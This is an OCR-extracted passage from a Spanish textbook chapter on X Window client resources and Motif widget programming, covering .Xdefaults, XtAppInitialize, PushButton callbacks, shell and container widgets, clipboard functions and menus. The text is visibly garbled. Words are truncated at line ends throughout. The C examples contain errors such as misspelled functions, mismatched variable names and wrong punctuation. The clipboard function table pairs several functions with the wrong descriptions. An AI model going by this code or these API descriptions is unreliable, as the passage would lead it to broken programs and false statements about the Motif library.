Los clientes tienen una serie de recursos tales como sus dimensiones, color de fondo, fuentes, etc. Estos recursos no son más que variables que permiten almacenar los valores necesarios para que la aplicación tenga el aspecto a gusto del usuario y/o programador. El usuario puede asignar valor a estos recursos de antemano, mediante el fichero de configuración *.Xdefaults*. Este fichero tiene un aspecto similar al siguiente:

```
xterm*background          blue
xterm*foreground          white
xterm*cursorcolor         red

xclock*background         wheat
xclock*foreground         white
xclock*hands              black
xclock*analog             TRUE
```

Este fichero define los valores que toman los recursos allí escritos, aquellos recursos que no se especifiquen en el fichero *.Xdefaults* tomarán un valor por defecto.

En el ejemplo, se han definido tres recursos para la ventana principal del sistema (*xterm*), estos son: el color de fondo de la ventana, el color del escritorio y el color del puntero del ratón.

Para el cliente *xclock* se han definido cuatro recursos que se corresponden con el color de fondo, el color del primer plano, el color de las manecillas del reloj y por último se activa el recurso que identifica al reloj como de tipo analógico.

Existen numerosos programas clientes que vienen por defecto con el tema X, es el caso de:

xclock	• Reloj que está disponible en versión digital y analógi
xeyes	• Ojos que siguen los movimientos del puntero del rat
xcalc	• Calculadora.
xload	• Programa que analiza la carga actual del sistema.
xwd	• Programa que permite capturar pantallas gráficas.
xbitmap	• Programa que permite crear bitmaps.




Fig. 11-6: Ejemplo de cliente xeyes.

Recursos

Una de las grandes ventajas de utilizar un sistema de ventanas radic la posibilidad de establecer tamaños concretos para los programas c tes. Aunque la manera en la que se presentan éstos está controlada el gestor de ventanas, la mayoría de los clientes admiten una seri parámetros en la línea de argumentos. Si no se han indicado los recu de un determinado cliente en el fichero *.Xdefaults*, es posible llam cliente pasando como parámetros los valores de dichos recursos.

Por ejemplo, podemos crear una nueva ventana y un reloj digital en el escritorio mediante la línea de órdenes:

```
$ xterm -geometry 80x24+30+200 &
$ xclock -fg blue -bg white -geometry 48x48 -0+0 &
```

El parámetro *geometry* permite indicar el tamaño y la posición que el cliente tendrá en la sesión.

Los parámetros *fg* y *bg* indican el color del primer plano (*foreground*) y el del fondo (*background*) respectivamente.

Las fuentes se almacenan en el servidor en diferentes directorios dentro del sistema de archivos, éstas pueden tener diferentes aspectos, tamaños, colores, etc. Un servidor puede tener fuentes de bitmaps, las cuales se consiguen mediante la compilación de una descripción de una textura de fuente a código binario.

Existe una serie de programas especiales para visualizar las fuentes disponibles en el servidor, se trata de *xfontsel* y *xlfontsel*.

El sistema X pone a disposición de los programas clientes una amplia gama de colores.

Estos colores pueden especificarse mediante el nombre abstracto del color o mediante una especificación numérica que clasifica los colores en base a los colores primarios Rojo (*red*), verde (*green*) y azul (*blue*), más conocidos como colores RGB.

Para especificar un color es posible utilizar su nombre abstracto, como es el caso de "red" para el color rojo, "yellow" para el color amarillo, "black" para el color negro, etc. El valor de los componentes RGB de un nombre abstracto es buscado por el servidor en las bases de datos. Si el

nombre no se encuentra, se emite un mensaje de error. Para crear c
res o simplemente indicar un color, mediante la asignación de valor
sus tres componentes RGB, se utiliza la sintaxis siguiente:

nombre_color:valor_rojo/valor_verde/valor_azul

Motif Widgets

Los *Widget* de Motif fueron diseñados siguiendo los principios de la
gramación orientada a objetos por lo que pueden ser agrupados en
rentes clases las cuales están estructuradas de manera jerárquica.





Fig. 11-7: Esquema básico de la jerarquía de Widgets.

Una clase es un conjunto de objetos que tienen características simil
dentro de las cuales la principal es la herencia. Un objeto pertenec
a una clase puede heredar características de otro objeto pertenecie
otra clase superior. Partiendo de un objeto se puede jerarquizar el
junto de clases de la manera siguiente:

Como se aprecia en la figura, existe una superclase llamada *RectObj*
tro de la cual se encuentran contenidas otras dos clases de nombre
y *XmGadget*; decimos entonces que *RectObj* es una clase "contenec



erarquía de

Antes de explicar la herencia jerárquica daré un repaso a los elementos básicos de Motif. Un *Widget* es un componente gráfico que posee unas estructuras de datos y unos procedimientos. La mayoría son visibles como por ejemplo los botones, un menú, un cuadro de diálogo, etc. Pero existen otros *Widgets* de gran importancia que no son visibles y su misión principal es la de actuar como soporte de otros, que sin embargo sí lo son.

Un *Gadget* es muy similar a un *Widget*, la única diferencia entre ellos es que no tienen una ventana propia sobre la cual visualizar su contenido y debe utilizar la ventana de un *Gadget* padre. Esto supone un ahorro de memoria importante en aplicaciones que poseen numerosos botones y otros objetos gráficos.

Partiendo de estas dos definiciones podemos agrupar los *Widgets* y los *Gadgets* dentro de dos superclases que son *Core* y *XmGadget*. La diferencia entre estas clases es que la primera de ellas soporta Widgets que tienen ventanas propias y la segunda, por el contrario, soporta *Gadgets* que no tienen ventana propia.

Dentro de *Core* podemos encontrar otras dos clases llamadas *Composi XmPrimitive*. Los *Widget* que cuelgan de la primera clase son conoci como *Widget* gestores o administradores y, siguiendo los principios d programación orientada a objetos puede tener *Widgets* hijos. Los cuelgan de la segunda clase se denominan *Widgets* primitivos y no pue tener hijos. Es decir, son el nivel más bajo de la estructura jerárquica.

Los *Widget* son instancias de la clase a la que pertenecen y como t poseen una serie de atributos y recursos. Se entiende como *recurso* a variable cuyo valor afecta a los atributos del *Widget*.

Por ejemplo. El *Widget XmPushButton* es el equivalente a un botón fico en un entorno como el de Windows 95. Tiene una serie de atribu como el grosor del borde, el color de fondo, la posición en la que visualizado, etc. Se puede definir entonces los recursos de este *Wi* de dos maneras distintas:

```
*XmPushButton.borderWidth: 0
*XmPushButton.foreground: blue
*XmPushButton.x: 10
*XmPushButton.y: 20
```

Esta primera forma consiste en incluir los valores de los recursos e fichero denominado *app-defaults*. La segunda consiste en pasar los v res en tiempo de compilación mediante una función específica qu verá más adelante.

Creación de Widgets

Poder crear una aplicación que utilice los *Widgets* de Motif es neces seguir una serie de pasos que a continuación se enumeran:

- Incluir los ficheros de cabecera necesarios para los *Widget* qu van a utilizar en el programa así como las librerías estándar d

- Inicializar las *Xt Intrinsics*
- Crear cada uno de los Widgets, este apartado se divide en varios puntos:

  Crear una lista de argumentos con los valores de los recursos

  Crear los Widgets

  Enlazar los Widgets

  Añadir el código que se activará con motivo de la activación de un *Widget*.

- Hacer visibles los *Widgets*.

Inicialización de Xt Intrinsics

Antes de poder usar las funciones *Xt Intrinsics* hay que inicializarlas. Este proceso permite crear un *contexto de aplicación*. El contexto de aplicación está definido por las *Xt Intrinsics* y permite distinguir una instancia de una aplicación de otra instancia de la misma aplicación. Para llevar a cabo la inicialización existen cuatro funciones que son las siguientes:

```
XtToolKitInitialize();
XtCreateApplicationContext();
XtOpenDisplay();
XtAppCreateShell();
```

Existe, no obstante, una función específica que realiza todas estas llamadas a las funciones anteriores. La función es:

XtAppInitialize( );

```
Widget
XtappInitialize(app_cont,app_class,opt,num_opt,argc,argv,fa
back_res,args,n_args)

XtAppContext *app_cont;
String app_class;
XrmOptionDescList opt;
integer num_opt;
int *argc;
char *argv;
char *fallback_res;
ArgList args;
int n_args;
```

Esta función inicializa las *Xt Intrinsics*, crea un contexto de aplicac abre e inicializa el dispositivo de visualización y crea un shell de cación cuya clase es *applicationShellWidgetClass*. Este shell de ap ción sólo podrá tener un hijo, pero este hijo podrá ser el padre de nu rosos *Widgets*.

Los parámetros que se le pasan a la función XtAppInitialize() son:

app_context	Puntero que devuelve el contexto de aplicación. Puede tomar el valor NULL.
app_class	Especifica el nombre de la clase de la aplicación
options	Especifica la tabla de comandos en línea. Pued NULL.
num_options	Número de entradas declaradas en la variable opt
argc	Puntero al número de argumentos pasados en la de órdenes.
argv	Puntero a los argumentos pasados en la líne órdenes.

fallback_res	Especifica el valor que tomarán los recursos si la clase de recursos de la aplicación no puede ser abrirse o su valor es NULL.
args	Valor de los recursos.
num_args	Número de recursos.

Ejemplo: Creación del *Widget XmPushButton*

```
/* Ficheros de cabecera necesarios */

# include <stdio.h>
# include <Xm/BulletinB.h>
# include <Xm/PushB.h>

/* Declaración de variables globales */

Widget boton;
Widget panel;
Widget top;

/* Variable que identifica el contexto de aplicación */
XtAppContext contexto;

main ( )
{

/* Inicialización del contexto de aplicación */
top=XtAppInitialize(&contexto,"Ejemplo",NULL,0,&argc,argv,NULL,args,0);

/* Creación de un Widget sobre el cual se colocará el Widget pushButton */
panel=XmcreateBulletinBoard(top,"Panel",args,0);
```

```
/* Conexión del Widget contenedor con el shell de la aplicación */
XtManageChild(panel);

/* Creación del botón */
boton=XmCreatePushButton(Panel,"Boton",args,0);

/* Conexión del botón con el Widget padre */
XtManageChild(boton);

/* Se hace visible el Widget principal*/
XtRealizeWidget(top);

/* Bucle principal del programa */
XtAppMainLoop(contexto);
}
```

El programa sigue uno a uno los pasos indicados previamente. En mer lugar se definen los ficheros de cabecera para cada uno de *Widgets* utilizados. Después define las variables que se van a utiliza el programa. En tercer lugar inicializa las *Xt Intrinsics* mediante la ción *XtAppInitialize()*, crea los *Widgets* mediante sus respectivas ciones y los enlaza con el padre mediante la función *XtManageCh* que recibe como argumento el nombre de un *Widget* hijo. Por úl hace visibles los Widgets usando la función *XtRealizeWidget()* que be como argumento el *Widget* shell o principal y como paso comienza un bucle infinito que se encarga de gestionar los eventos se irán produciendo mientras el proceso está en memoria. Esta fun recibe como argumento el contexto de aplicación.

Estudio del programa paso a paso

La función *XtAppInitialize()* devuelve un *Widget* denominado *shell aplicación*, que como ya se ha dicho antes es el padre de un ú

Widget que a su vez podrá tener numerosos hijos. El *Widget* hijo será uno de tipo *BulletinBoard*. Este *Widget* es un contenedor de *Widgets*, los cuales serán sus hijos. Para crear el *BulletinBoard* se utiliza la función:

```
XmCreateBulletinBoard(Widget padre,string nombre, ArgList
args, int num_args);
```

El primer argumento es el nombre del *Widget* padre (el shell de aplicación). El segundo argumento es el nombre que se le asigna al *Widget* que se va a crear. El tercero es la lista de recursos que se le pasan al *Widget* y el cuarto en número de recursos en la lista.

```
XtRealizeWidget(principal)
Widget principal;

XtAppMainLoop(contexto)
XtAppContext *contexto;
```

La primera función permite que los *Widgets* se hagan visibles . Para ello se le pasa a la función como argumento el nombre del shell de aplicación. Es decir el valor devuelto por la función *XtAppInitialize()*.

La segunda función se limita a crear un bucle infinito que gestiona los eventos que se producen durante la ejecución del proceso. Como argumento se le pasa el contexto de aplicación.

En el ejemplo expuesto anteriormente no se han definido recursos para los Widgets creados. Podríamos modificar el ejemplo añadiendo una serie de valores para los recursos del *Widget XmPushButton*, como por ejemplo una etiqueta que diga "Pulsar". El programa quedaría de la manera siguiente:

```
/* Declaración de los ficheros de cabecera */
# include <stdio.h>
```

```
# include <Xm/BulletinB.h>
# include <Xm/PushB.h>

# define num_recursos 10;

/* Declaración de las variables globales */
Widget boton;
Widget panel;
Widget top;
XmString etiqueta;
Arg args[num_recursos];
int i;
XtAppContext contexto;

main ( )
{
/* Creación del shell principal de la aplicación */
top=XtAppInitialize(&contexto,"Ejemplo",NULL,0,&argc,argv,N
,args,0);

/* Creación del Widget contenedor */
panel=XmcreateBulletinBoard(top,"Panel",args,0);
XtManageChild(panel);

/* Asignación de recursos para el Widget XmPushButton */
etiqueta=XmStringCreateLtoR("Pulsar",XmSTRING_DEFAULT_CH
SET); i=0;
XtSetArg(args[i],XmNlabelString,etiqueta);

/* Creación del Widget XmPushButton */
boton=XmCreatePushButton(Panel,"Boton",args,0);
XtManageChild(boton);
```

```
/* Se libera la memoria */
XmStringFree(etiqueta);

/* Se hace visible el shell de aplicación */
XtRealizeWidget(top);

/*Bucle principal del programa */
XtAppMainLoop(contexto);
}
```

Este programa utiliza algunas funciones nuevas que se explican a continuación. En primer lugar la función *XmStringCreateLtoR()* permite asociar una cadena a una variable de tipo *XmString*. Esta variable se utilizará como recurso del *Widget XmPushButton* mediante la función:

```
XtSetArg(argumento, nombre, valor);
Arg argumento:
String nombre:
XtArgVal valor:
```

Como primer argumento se utiliza el array de tipo *Arg* (definido por las *Xt Intrinsics*), el segundo argumento es el nombre del recurso, en este caso es una etiqueta por lo tanto su nombre es *XmNlabelstring*. El tercer argumento es el nombre de la cadena. Este valor es el devuelto por la función *XmStringCreateLtoR()*.

Una vez que ya se ha creado el *Widget*, se puede liberar la memoria utilizada por la variable de tipo *XmString* mediante la función *XmStringFree()*, esta función recibe como parámetro una variable de dicho tipo.

Existe otra forma de asignar valores a los recursos de un *Widget*, sería utilizando únicamente la función *XtSetArg* de la forma:

```
i=0;
XtSetArg(args[i],XmNlabelString,XmStringCreateLtoR("Pulsa
XmSTRING_DEFAULT_CHARSET));
```

El problema que tiene el realizar la asignación de recursos de esta ma ra es que la memoria utilizada por la cadena no puede ser liberada que no existe una variable de tipo *XmString*. En este caso no sería grave problema ya que el programa es pequeño, pero sí sería una fa a tener en cuenta en los programas que utilicen numerosos *Widget* cadenas de texto.

En el desarrollo del programa faltan por realizar dos pasos impor tes. El primero de ellos es crear los procedimientos y/o funciones se activarán como consecuencia de la activación de un evento s un *Widget*. El segundo es enlazar dichos procedimientos co *Widget* en sí.

El código de programa que se ejecuta como consecuencia de la ac ción de un evento sobre un *Widget* se denomina *callback* (retrollam Cada *Widget* tiene una lista de *callbacks*, donde cada entrada es el back que se activa como consecuencia de un evento. En el cas *Widget XmPushButton* existe la lista *XmNactivateCallback*. Cada *back* de dicha lista se ejecuta cuando se activa dicho *Widget*.

Vamos a terminar el ejemplo anterior creando el código de program se ejecutará cuando se pulse el botón con el ratón. Para ello añadir callback a la lista de *callbacks* del *Widget XmPushButton* mediar siguiente función:

```
XtAddCallback( w,list_ret, f, p)
Widget w,
String list_ret,
```

```
                XtCallbackProc f,
                XtPointer p);
```

donde:

w	• Es el Widget al que se le añade el *callback*,
list_ret	• Es la lista de *callbacks* a la cual se añade el nuevo *callback*.
f	• Nombre del procedimiento o *callback*.
p	• Datos que se le pasan la *callback* cuando éste se ejecuta.

```
/* Ficheros de Cabecera */
# include <stdio.h>
# include <Xm/BulletinB.h>
# include <Xm/PushB.h>

# define num_recursos 10;

/*Declaración de variables globales */
Widget boton;
Widget panel;
Widget top;
XmString etiqueta;
Arg args[num_recursos];
int i;
XtAppContext contexto;

/*Procedimiento o callback que se ejecuta con motivo de la pulsación del botón */

void retrollamada(Widget w, XtPointer a, XtPointer b)
{
```

```
printf("Se ha pulsado el Widget XmPushButton");
XmStringFree(etiqueta);
exit(0);
}

main();
{
/*Creación del shell de aplicación */
top=XtAppInitialize(&contexto,"Ejemplo",NULL,0,&argc,argv,N
,args,0);

/* Creación del Widget contenedor sobre el cual se posiciona
XmPushButton */
panel=XmcreateBulletinBoard(top,"Panel",args,0);
XtManageChild(panel);

/*Asignación de recursos para el Widget */
etiqueta=XmStringCreateLtoR("Pulsar",XmSTRING_DEFAULT_CH
SET); i=0;
XtSetArg(args[i],XmNlabelString,etiqueta);

/*Creación de XmPushButton */
boton=XmCreatePushButton(Panel,"Boton",args,0);
XtManageChild(boton);

/* Asignación del callback al Widget XmPushButton*/
XtAddCallback(boton,XmNativateCallback,retrollamada,NULL);

XtRealizeWidget(top);
/* Bucle principal del programa */
XtAppMainLoop(contexto);
}
```

Widgets de tipo shell

Los *Widget* de tipo Shell actúan de intermediarios entre una aplicación y el sistema X Window. Estos *Widgets* se comunican por medio del gestor de ventanas de una manera transparente al usuario.

Existen 9 Widgets de tipo Shell, de los cuales 6 están disponibles para ser utilizados por los programadores. El resto son privados y se utilizan como superclases para los otros Widgets de tipo Shell.

Todos estos Widgets son clases pertenecientes a la clase *Shell*, la cual es una subclase de *Composite, Core, RectObj y Object*. A continuación se explica de manera más detallada las características de los más importantes.

Widget Shell

Es el *Widget* básico de tipo *Shell*. Tiene una serie de recursos que son comunes a los de los demás *Widgets*. Es de tipo privado y no se puede crear ni se puede acceder de manera directa a él.

ApplicationShell	• Tipo Público
OverrideShell	• Tipo Público
Shell	• Tipo Privado
TopLevelShell	• Tipo Público
TransientShell	• Tipo Público
VendorShell	• Tipo Privado
WMShell	• Tipo Privado
XmDialogShell	• Tipo Público
XmMenuShell	• Tipo Público

OverrideShell

Es una clase perteneciente a *Shell*. Su uso es exclusivamente orientado a ventanas que no interactúan con el gestor de ventanas, como por ejem-

plo un menú de tipo "Popup". Este *Widget* no tiene recursos pro pero utiliza los valores por defecto de dos recursos del *Widget* : *XmNoverrideRedirect* y *XmNsaveUnder* cambiando sus valores de dadero(TRUE) a falso(FALSE). Esta acción obliga al gestor de vent a ignorar al *Widget OverrideShell*.

XmMenuShell

Clase perteneciente a *OverrideShell*. Es la clase básica de menú qu liza Motif. Suele ser utilizado como padre de un menú. Para cre Motif utilizan una serie de funciones transparentes al programado obstante puede crearse de manera directa mediante la fur *XmCreateMenuShell*.

ApplicationShell

Este *Widget* no necesita un padre sobre el cual apoyarse. Se utiliza malmente como el shell principal de una ventana. Se crea autom mente al utilizar la función *XtAppInitialize* o mediante la llam *XtAppCreateShell* especificando la clase *applicationShellWidgetC*

En una aplicación tan sólo puede haber un shell de este tipo, En e de necesitar más es necesario usar el *TopLevelShell*.

Containers (Widgets Contenedores)

Los *Widgets* contenedores son aquellos que permiten posicionar interior a otros *Widgets*. Los más importantes son:

Bulletin Board

Es quizás el menos eficiente a la hora de trabajar con él. No es ca modificar el tamaño de los *Widgets* que se encuentran en su i cuando se aumenta el tamaño del contenedor, cosa que no ocur otros contenedores.

La forma de asignar recursos a estos tipos de *Widget* es exactamente la misma que para los ya vistos anteriormente.

```
*bb.resizepolicy:          RESIZE_NONE
*bb.marginWidth:           0
*bb.marginHeigth:          0
*bb.Background:            DarkBlue
```

Una posible forma de crear un Bulletin Board es:

```
Widget bb;
bb=XmCreateBulletinBoard( );
```

Form

Este *Widget* es bastante utilizado en aplicaciones ya que mantiene una estrecha relación con sus hijos. Permite redimensionar la ventana a la vez que modifica el tamaño y la posición en la que los demás *Widgets* están colocados. Una posible forma de crear este tipo de Widget es:

```
Widget f;
f=XmCreateForm( );
```

Main Window Widget

El *Widget Main Window* se suele utilizar como ventana de nivel superior en las aplicaciones. Es posiblemente el más completo de los *Widgets* ya que en su interior contiene una barra de menús, una ventana de comandos y un área de trabajo.

Debido a que en su interior contiene diferentes *Widgets* no existe una función especial para crear el *Widget Main Window*. La forma correcta y adecuada de hacerlo, por lo tanto, es crear uno por uno los *Widgets* que lo componen.

En el área de la barra de menús se crea un *Widget* denominado *Menul* dentro de este Widget se suele incluir otro de tipo "Pulldown".

```
Widget mb;
mb=XmCreateMenuBar( );
```

Para la ventana de comandos y para el área de trabajo se pueden util *Widgets* de tipo contenedor.

Row Column Widget

Es un tipo de contenedor cuyo uso va ligado a los *Widgets* de te Su misión principal es la de permitir colocar sobre ellos barra desplazamiento que facilitan el uso de los *Widgets* de texto cua éstos permiten múltiples líneas. Una posible forma de crearlos siguiente:

```
Widget rc;
rc=XmCreateRowColumn( );
```

Text Widgets

Los *Widgets* de texto se clasifican en dos categorías. Por un lado aquellos que permiten escribir texto en más de una línea, denomi *text Widget*. Por otro los que tan sólo permiten que el usuario duzca una línea de texto, su nombre es *text field Widget*. Las ca rísticas de uno se aplican de la misma manera al otro con la dife ya mencionada.

El uso de uno u otro está relacionado con la misión que el mis a desempeñar en el programa. Si se necesita un espacio dentro d ventana para que el usuario escriba una serie de caracteres (ya se contraseña, un nombre, etc.) será suficiente con utilizar el *tex Widget*. Si por el contrario, lo que se necesita es un espacio

cientemente grande como para albergar un documento o un fichero de texto, es imprescindible el uso del *text Widget*.

Las funciones que incorporan este tipo de elementos gráficos permiten copiar, borrar, mover caracteres e incluso bloques enteros de texto dentro de la ventana. Para ello se utilizarán una serie de funciones que más adelante se detallan.

Cuando la flecha del puntero del ratón se posiciona sobre un *Widget* de texto cambia su forma y pasa a convertirse en una pequeña barra vertical. Esta barra marca la posición en la que se escribirá dentro del *Widget*. Existe, además, otro cursor distinto que señala el último lugar en el que el texto fue editado.

Los *widgets* de texto son una potente herramienta para manejar bloques de caracteres dentro de un programa. Esta potencia es debida, en gran parte, a la ayuda de un instrumento invisible que se encuentra presente en la mayoría de los entornos gráficos. Me refiero al *portapapeles*. La finalidad del portapapeles no es otra que la de actuar como si de un intermediario se tratase. En él se copian y se almacenan datos o imágenes de una ventana para poder recuperarlos posteriormente. Es posible que durante una sesión de trabajo se tengan varias ventanas abiertas y se desee copiar información de una de ellas a las otras. Esto no sería posible sin la ayuda del portapapeles.

La información que se copia en el portapapeles es tratada por éste de manera distinta dependiendo si se trata de texto o imágenes (mapas de bits).

Los datos que se copian al portapapeles se denominan *conjunto de datos*. Estos datos son apuntados por una variable que suele denominarse *item_id*.

Existen una serie de variables fundamentales para el tratamiento de información mediante el uso del portapapeles:

data_id: Número que se le asigna a un *conjunto de datos* para p identificarlo y diferenciarlo.

format_name: Nombre del formato en el cual los datos son guardad el portapapeles. Los tipos más estándar de formatos son:

STRING, TEXT: Para manejo de texto
PIXMAP: Para manejo de imágenes (mapas de bits)

private_id: Número de identificación que la aplicación asigna a un *junto de datos*.

La información que se copia en el portapapeles sigue el método F (First IN First OUT), es decir, aquellos datos que primero se alma ron son los primeros en salir. Pero pudiera darse el caso de querer perar un conjunto de datos sin seguir el orden establecido, en tal ca necesario que la petición se haga por medio de un nombre. Este no es el especificado en la variable *format_name*.

La información que se copia al portapapeles no siempre se deposi él de inmediato, dependerá del tipo de función utilizada en cada Sus funciones principales son:

XmClipboard CancelCopy()	• Cancela la copia realizada al portapapeles
XmClipboard Copy()	• Copia un conjunto de datos a un área de al cenamiento temporal. Los datos se copia portapapeles tras ejecutar la llamad *XmClipboardEndCopy()*
XmClipboard CopyByName()	• Copia un conjunto de datos pasado utiliz como formato el nombre especificado en *mat_name*.

XmClipboardEndCopy()	• Copia los datos guardados en el área de almacenamiento temporal y los lleva al portapapeles.
XmClipboardEndRetrive()	• Recupera los datos guardados en el portapapeles y lo desbloquea para que pueda ser accedido por cualquier otra aplicación.
XmClipboardInquireCount()	• Devuelve el número de conjuntos de datos que hay en un momento determinado en el portapapeles.
XmClipboardInquireFormat()	• Devuelve el nombre del formato que tiene un conjunto de datos dentro del portapapeles.
XmClipboardInquireLength()	• Devuelve la longitud del conjunto de datos que tiene un nombre de formato determinado.
XmClipboardInquirePendingItems()	• Devuelve una lista de pares *data_id/private_id*
XmClipboardLock()	• Bloquea el portapapeles para que ninguna otra aplicación pueda acceder a él.
XmClipboardRetrieve()	• Recupera un conjunto de datos del portapapeles.
XmClipboardRegisterFormat()	• Registra un nuevo formato para que en posteriores usos del portapapeles se puedan incluir texto e imágenes con dicho formato.
XmClipboardStartCopy()	• Prepara el área de almacenamiento para que el portapapeles pueda recibir datos. Es necesario que esta función se llame antes de utilizar *XmClipboardCopy()*.
XmClipboardStartRetrieve()	• Prepara al portapapeles para que puedan recuperarse los datos que en él están almacenados.
XmClipboardUndoCopy()	• Esta función bloquea el portapapeles para evitar que otras aplicaciones accedan a él.

XmClipboard Unlock()	• Elimina el último conjunto de datos que copiado al portapapeles.
XmClipboard WithdrawFormat()	• Desbloquea el portapapeles.
XmClipboard Copy()	• Indica que la aplicación no podrá responde un conjunto de datos por su nombre.

Menu Widgets

Los menús son unas herramientas fundamentales en la programa gráfica, permiten agrupar una serie de elementos, que tienen unas c terísticas en común, dentro de un grupo representado por una u opción que es accesible mediante una simple pulsación del b izquierdo del ratón.

Motif dispone de 3 tipos de menús denominados *pulldown menu* (m desplegables), *popup menu* (menús emergentes) y *option menu* (m de opciones).




Fig. 11-9: Componentes de un menú.

Todos estos menús se apoyan en una herramienta básica para su funcionamiento, se trata del denominado *menu pane* (panel de menú). Todos los menús tienen, por lo menos, un panel de menú. Este panel es el soporte sobre el cual se posicionan las diferentes opciones de que dispone el menú.

Pero los menús, a demás, están formados por otros *Widgets* y cada uno de ellos tienen una misión muy concreta:

Los nombres que aparecen en la barra de menú son *Widgets* de tipo *Cascade Button*. Estos botones son los encargados de desplegar los paneles cuando el usuario selecciona con el ratón la pertinente acción. Los paneles, son los que realmente dan un nombre a cada tipo de menú. Existen tres tipos de paneles y las funciones existentes para crearlos son:

```
XmCreateMenuBar( )
XmCreatePulldownMenu( )
XmCreatePopupMenu( )
XmCreateOptionMenu( )
```

Para crear la barra de menú se utiliza la función *XmCreateMenuBar( )*, el siguiente paso es crear el panel sobre el cual se posicionan el resto de los *Widgets*. El panel es creado como hijo del *Widget MenuBar* y posteriormente se añaden los hijos (*PushButton*) a dicho panel.

Mostraré en un ejemplo esta secuencia de creación:

En primer lugar se crea la barra del menú.

```
/* Suponemos que ya existe un Widget principal llamado MW a
partir del cual */
/*  se crean  los demás hijos */
Widget MW;
```

```
/* Declaración del resto de las variables  */
Arg args[10];
int n=0;
XmString  et1, et2, et3;

/* Widget Para la barra de menú */
Widget mb:

/* Widget para el panel */
Widget mp

/* Widget CascadeButton */
Widget cb;

/* Widgets de opciones */
Widget, boton1, boton2, boton3:

et1=XmStringCreateSimple("Abrir"):
et2=XmStringCreateSimple("Cerrar"):
et3=XmStringCreateSimple("Salir"):

/* creación de la barra de menú */
mb=XmCreateMenuBar(MW,"MenuBar",NULL,0):

/* Creación del panel  de tipo Pulldown*/
mp=XmCreatePulldownMenu(mb, "MenuPulldown",NULL,0);

/* Creación de la primera opción */
n=0:
XtSetArg(arg[n],XmNlabelString,et1):
boton1=XmCreatePushButton(mp,"Abrir",args,n):
XtManageChild(boton1);
```

```
XmStringFree(et1);

/* Creación de la segunda opción */
n=0;
XtSetArg(arg[n],XmNlabelString,et1);
boton1=XmCreatePushButton(mp,"Cerrarr",args,n);
XtManageChild(boton2);
XmStringFree(et2);

/* Creación de la tercera opción */
n=0;
XtSetArg(arg[n],XmNlabelString,et1);
boton1=XmCreatePushButton(mp,"Salir",args,n);
XtManageChild(boton3);
XmStringFree(et3);

/* Creación del CascadeButton */
n=0;
et1=XmStringCreateSimple("Archivo");
XtSetArg(arg[n],XmNlabelString,et1);
cb=XmCreateCascadeButton(mb,"CascadeButton",args,n);
XtmanegeChild(cb);
XmStringFree(et1);
```

En el caso de querer crear un menú de otro tipo concreto, los pasos a seguir son los mismos que los vistos hasta ahora, con la diferencia de que el panel no será de tipo *pulldown*, sino de tipo *option* o *popup*.

Una vez que se han definido los *Widgets* que componen el menú, es necesario crear los *callback* oportunos. El ejemplo de este capítulo muestra como crear un editor gráfico que incluye la mayoría de los *Widgets* aquí vistos.

Dialog Widgets

Los W*idget* de diálogo son un medio de comunicación entre el usu y el sistema. Este tipo de *Widget* se utiliza cuando es necesario mos un mensaje de advertencia o un simple comunicado para que el usu actúe de acuerdo a una determinada acción.

La aparición de un Widget de diálogo provoca la detención del pro ma temporalmente hasta que el usuario pulsa uno de los botones qu allí aparecen mediante el botón izquierdo del ratón.

Existen dos categorías en las que se pueden clasificar los *Widget* de logo, éstas son:

- diálogos de una única respuesta
- diálogos de múltiple respuesta

Existe un *Widget* de diálogo que es el padre de los demás. Todas las ciones para el tratamiento de este tipo de Widgets crean una insta él, se trata del *XmDialogShell*.

Pero existen otros *Widgets* de diálogo importantes que son los siguie


Error Dialog

Este tipo de Widget se utiliza para indicar la posible ocurrencia d error en la aplicación. Está formado por un *dialog shell Widget* y un *sage box Widget*.

File Selection Dialog

